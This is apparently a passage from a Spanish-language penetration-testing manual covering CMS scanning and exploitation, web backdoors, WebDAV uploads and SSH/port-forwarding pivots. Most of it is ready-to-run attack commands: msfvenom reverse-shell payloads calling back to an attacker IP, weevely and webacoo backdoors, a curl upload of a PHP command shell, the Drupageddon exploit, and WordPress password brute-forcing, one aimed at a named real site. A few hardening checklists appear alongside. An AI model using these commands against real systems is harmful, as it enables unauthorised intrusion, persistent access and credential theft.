
- **POODLE (2014)**
- **FREAK (2015)**
- **Bar Mitzvah (2015)**

12.15. Seguridad en CMS (Content Management Systems)

12.15.1. Joomla

Escaneo de componentes vulnerables (herramienta del 2013)

```
joomscan -u "http://52.24.199.152/joomla/"
```



- Actualizar

```
./cmsmap.py -U A
```

- Escaneo genérico:

```
./cmsmap.py -t http://52.11.18.54/joomla -f J -F
```

-f: Forzar tipo de CMS: Joomla Drupal, Wordpress
-F: Escaneo “Full”

- Descubrir versión y plugins con Metasploit

```
use auxiliary/scanner/http/joomla_version
```

```
use auxiliary/scanner/http/joomla_plugins
```


12.15.2. Drupal

- Escaneo genérico

```
./cmsmap.py -t http://192.168.43.58/drupal/ -f D -F
```

- Explotar Inyección SQL en el core con metasploit (drupageddon)

```
exploit/multi/http/drupal_drupageddon
```



- RESTful Web Services
- Coder
- Webform Multiple File Upload
- Generar ..war para tomcat

```
msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.0.105 LPORT=443 -f war> troyano.war
```

12.15.3. Wordpress

- Enumeracion general, plugins, usuarios y timthumb
wpscan --url <http://192.168.43.58/wordpress> --enumerate
- Si queremos un escaneo de todos los plugins
wpscan --url <http://192.168.43.58/wordpress> --enumerate ap
- Enumerar usuarios (Evadiendo plugin **stop user enumeration**)

```
stop_user_enumeration_bypass.rb http://172.16.22.132/wordpress4
```

- Ataque de diccionario (Todos los usuarios encontrados)
wpscan --url www.victima.com --wordlist /root/pass.txt --threads 50
- Ataque de diccionario (usuarios seleccionados)
wpscan --url <http://arseblog.com/> --wordlist passwords.txt --threads 1 --username administrator --random-agent

<https://wordpress.org/plugins/login-security-solution/>

<https://wordpress.org/plugins/exploit-scanner/>

<https://wordpress.org/plugins/google-authenticator/>

<https://github.com/alienwithin/wordpress-Nuke>

Droopescan

/opt/web/CMS/droopescan

```
./droopescan scan wordpress -u http://eju.tv/ -t 8
```

12.16. Web backdoors

Cuando el atacante ha comprometido un servidor web, puede crear un backdoor para tener acceso al servidor cuando el quiera.

> Webacoo

- Generar backdoor (KALI)

```
webacoo -g -o test.php
```

✓ Subir archivo generado al servidor comprometido:

- Conectarse al backdoor (Desde KALI)

```
webacoo -t -u http://192.168.0.102/test.php
```

> Weevily

- Generar backdoor y subir al servidor comprometido

```
weevily generate password back.php
```

- Conectarse al backdoor

```
weevily http://192.168.1.103/bWAPP/images/back.php password
```

➤ Metasploit

Generar backdoor y subir al servidor comprometido

- PHP

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=[ip-kali] LPORT=443 -f raw > file.php
```

- JSP

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=[ip-kali] LPORT=443 -f raw > file.jsp
```

- ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=[ip-kali] LPORT=443 -f aspx > file.aspx
```

12.17. Bases NoSQL

➤ MongoDB

	MySQL	MongoDB
	1=1	1==1
Comentario	#	// <!--</td>
and	and	&&
or	or	

New Classes of Injection Attacks

1. **Schema:** inserting a record into a schema that does not exist will automatically create the new schema
2. **Query:** creating unsafe queries via string concatenation
3. **JavaScript:** db.eval(), \$where clause take in JavaScript *functions* as parameters

12.18. Web Services



Conceptos teóricos necesarios



send calls to the server and get a response back. The information sent can be:

- Sent as with any other HTTP requests for REST.
- Sent using XML messages for SOAP.
- Sent using JSON-based message.

Características:

- Is not tied to any one operating system or programming language
- Is self-describing via a common XML grammar
- Is discoverable via a simple find mechanism

Components of Web Services (XML + HTTP)

- SOAP (Simple Object Access Protocol)

- UDDI (Universal Description, Discovery and Integration)
- WSDL (Web Services Description Language)

WSDL

The Web Services Description Language describes the functionalities offered by a web service

We can get the methods ([wsdl:operation](#)),parameters and return values

<http://vulnerable/axis2/services/ProxyService?wsdl>

Adicionar [wsdl](#) para revelar mas información

<http://dominio.com/service.asmx?wsdl>

- ✓ Bloquear puertos innecesarios, ICMP
- ✓ Usar IPSec
- ✓ Si se usa acceso remoto, usar tuneles encriptados
- ✓ Desabilitar webDAV
- ✓ Remover módulos no usados
- ✓ Remover cuentas por defecto
- ✓ Asignar permisos NTFS al usuario anonimos para los web root directory que se creen (IIS)
- ✓ Eliminar base de datos de usuarios, procedimientos almacenados innecesarios
- ✓ Usar secure web permissions, NTFS permissions y .NET access control e incluir Autorizacion URL
- ✓ Usar passwords fuertes y auditar logs
- ✓ Ejecutar procesos con privilegios bajos
- ✓ SQL server en otro servidor
- ✓ Usar el servidor web en una maquina dedicada
- ✓ No instalar IIS en un contralador de dominio
- ✓ Session ID habilitado con time stamp, IP address,etc
- ✓ No permitir que localmente se logeen al servidor excepto el administrador

- ✓ Actualizar software
- ✓ No usar software inseguro (TELNET, POP3, SMTP, FTP)

12.19. Web DAV



Conceptos teóricos necesarios



Web Distributed Authoring and Versioning (WebDAV) is an extension of the Hypertext Transfer Protocol (HTTP) that allows clients to perform remote Web content authoring operations

- Escanear

cadaver <http://192.168.80.227/webdav>

- Crear un archivo

```
curl -X PUT -d '<?php system($_GET["c"]);' http://\[ip\]/1.php
```

- Subir un archivo

```
nmap -p 80 [ip] --script http-put --script-args  
http-put.url='/uploads/rootme.php',http-put.file='/tmp/rootme.php'
```

- `display_errors` should be turned Off in production;
- `error_reporting` should be set to `E_ALL`;
- `log_errors` should be turned On;
- `safe_mode` can be bypassed but it will definitely slow down an attacker; it should be turned On;
- `disable_functions` can be used to block access to sensitive functions like: `eval`, `exec`, `passthru`, `shell_exec`, `system`, `proc_open`, `popen`.
- `allow_url_include` should be turned Off.



https://pentesterlab.com/exercises/linux_host_review/course

12.20. Tomcat y apache



Conceptos teóricos necesarios




On Unix/Linux systems, Tomcat cannot be run on port 80 unless you give root access to the application server (Tomcat). that is one of the reason people use Apache to "proxy" the request to Tomcat. The Apache and Tomcat servers can be on the same server or on different servers

There are two common ways to "proxy" requests from Apache to Tomcat:

- http_proxy: the requests are forwarded to Tomcat using the HTTP protocol;
- ajp13: the requests are forwarded to Tomcat using the AJP13 protocol. This configuration is used in this exercise using the Apache module mod_jk.

Depending on its configuration and on the request processed, Apache will decide



Tomcat Manager

is used to deploy web applications within Tomcat. should not be installed on production servers.

The file containing the password is named `tomcat-users.xml` and is stored inside `$CATALINA_HOME/conf/` o `/etc/tomcat6`

```
tomcat  tomcat  
admin  
admin  manager  
admin  password  
admin  s3cret
```

Revisar si google considera que tenemos malware:

<https://www.google.com/transparencyreport/safebrowsing/diagnostic/?hl=en>

12

POR T REDIREC TION & TUNNELING




XIII. PORT REDIRECTION & TUNNELING

13. Port Forwarding

Es la aplicación de NAT (network address translation). Redirige una solicitud de comunicación de una combinación de dirección y puerto a otra.

> **Victima Linux**



El escenario considera que el atacante tiene una shell remota en un servidor **linux** con permisos de root. Necesitamos tener instalado **rinetd**.

En el archivo **/etc/rinetd.conf** (victima linux) configurar

```
# bindaddress      bindport   connectaddress   connectport
192.168.80.40    3333       10.0.0.10        25
```


- Iniciar el servicio

```
/etc/init.d/rinetd start
```

En el cliente (KALI)

```
nmap -sV -p3333 192.168.80.40
```

➤ **Victima Windows (Port Fordwarding con comandos windows)**



El escenario considera que el atacante tiene una shell remota en un servidor **windows** con permisos elevados.

- En la victima windows:

```
netsh interface portproxy add v4tov4 listenport=3333  
listenaddress=192.168.80.50 connectport=25 connectaddress=10.0.0.10
```

- Imprimir las reglas de fordwarding

```
netsh interface portproxy show all
```

- Borrar reglas

```
netsh interface portproxy reset
```


En el cliente (KALI)

```
nmap -sV -p3333 192.168.80.50
```

➤ **Victima Windows – (Port Fordwarding con Fpipe)**



El escenario considera que el atacante tiene una shell remota en un servidor **windows** con permisos elevados.



En la victima windows:

```
fpipe.exe -l 1234 -s 1234 -r 25 10.0.0.10
```

[/usr/share/windows-binaries/]

Si fuera necesario adicionar excepción al firewall

```
netsh firewall add portopening TCP 1234 "nombre excepción" enable all
```

En el cliente (KALI)

```
nmap -sV -p1234 192.168.80.50
```

13.1. Túneles SSH

13.1.1. SSH Tunneling - Local

Podemos usar este tipo de túnel en 2 escenarios:

- ✓ Hacer accesible puertos de la víctima
- ✓ Acceder a redes internas

Necesitamos tener credenciales del servidor vulnerable (También se puede usar llaves privada/publica).

- KALI: 10.0.0.5
- Servidor vulnerable: 10.0.0.2

En este ejemplo el tráfico está filtrado por un firewall y no permite acceder directamente al servidor web en 10.0.0.2:80

- En Kali abrir puerto local 1080 y conectarlo con el 80 en 10.0.0.2

```
ssh -L 1080:localhost:80 [user]@10.0.0.2
```

-L 1080: Abrir puerto local

13.1.2. SSH Tunneling Remoto


Utilizaremos este tipo de túnel en 2 escenarios:

- ✓ Hacer accesible puertos de la víctima
- ✓ Acceder a redes internas

Necesitamos poder ejecutar comandos en el servidor vulnerable

a) Hacer accesible puertos de la victima

> Victima ubuntu (Cliente)



- En la victima (ubuntu) iniciar servicio:

```
vncserver -rfbport 3389
```

- En la victima (ubuntu). Establecemos el túnel:

```
ssh -R 3390:localhost:3389 root@192.168.1.101
```


- En KALI:

```
vncviewer 127.0.0.1:3390
```

Password: linux2015

> Victima Windows (Cliente)

De igual manera que en el anterior ejemplo haremos accesible el puerto 3389 (RDP) mediante este túnel.



En la víctima (Windows) :

```
netstat -an | find "LISTEN"
```

```
plink.exe -l root -pw toor -R 3390:127.0.0.1:3389 192.168.1.101
```

Donde:


3390: Puerto Remoto

3389 Puerto Local

En KALI:

rdesktop 127.0.0.1:**3390**

b) Acceder a redes internas



- Acceder al puerto **445** del servidor interno **10.0.0.10**

```
ssh -R 445:10.0.0.10:445 root@192.168.80.120
```

- Si la víctima fuera windows usaremos plink

```
plink.exe -l root -pw toor -R 445:10.0.0.10:445 192.168.80.120
```

13.1.3. SSH local vs remote

Se pueden realizar la misma tarea con ambas técnicas. En este escenario se quiere hacer un túnel al servidor web (puerto 80) del servidor vulnerable con el puerto 1080 de KALI.

- ✓ Servidor Vulnerable (bee-box) : **10.0.0.2**
- ✓ Kali: **10.0.0.10**

- Con SSH LOCAL. Desde Kali:

```
ssh -L 1080:localhost:80 bee@10.0.0.2
```

Necesitamos credenciales del usuario **bee** en el servidor vulnerable

- Con SSH REMOTE. Desde el servidor:

```
ssh -R 1080:localhost:80 root@10.0.0.10
```

Necesitamos poder ejecutar comandos en el servidor vulnerable


13.1.4. Dynamic Port Forwarding

Usamos este túnel para acceder a redes internas (pivoteo)



➤ Pivote Linux – SSH

Necesitamos credenciales en la maquina victima para establecer el túnel.




Desde KALI:

```
ssh -N -D 1080 bee@192.168.80.139
```

Password: bug

- Usando el tunel con Mozilla

Configurar proxy:



Ahora el navegador usara socks proxyv4: 127.0.0.1:1080

Después de configurar el navegador el atacante navega con la IP del

servidor proxy (victima linux)

- Usando el túnel con Proxchains

En /etc/proxchains.conf

```
socks4 127.0.0.1 1080
```


Escanear IP internas (desde KALI):

```
proxchains nmap -T5 -sT -Pn -p80 10.0.0.9
```



➤ Pivote Linux – sshuttle

Sshuttle es un hibrido entre proxy/VPN/SSH que tiene una mejor performance de red. También necesitamos un usuario/password valido.



Desde KALI:


```
./sshuttle -r bee@192.168.80.139 0.0.0.0/0 -vv
```

Password: bug



Ahora podemos acceder de manera transparente a **protocolos de capa 7** de la red interna. Ej: Con el navegador entrar a 10.0.0.10

➤ Pivote Windows





/usr/share/windows-binaries/3proxy/



Subir a windows 3proxy para el pivoteo :

Archivo de configuración 3proxy.cfg:

```
auth none
flush
external 10.0.0.3
internal 192.168.80.128
maxconn 300
```

Ejecutamos en Windows:

3proxy.exe 3proxy.cfg

➤ Usando el tunel con Proxychains


En /etc/proxychains.conf

```
socks4 192.168.80.128 1080
```

Escanear IP internas (desde KALI):

```
proxychains nmap -T5 -sT -Pn -p80 10.0.0.10
```

13.1.5. TUNEL SSH Remote + Dynamic



- En kali ejecutar SSH en puerto 22

En la Victima (Ubuntu):

```
ssh -f -N -R 2222:127.0.0.1:22 root@192.168.1.101
```

f: Ejecutar en segundo plano

N: No shell

Contexto:

firewall 10.0.0.1

victima 10.0.0.3 (En una DMZ)

kali 192.168.1.101

En KALI:

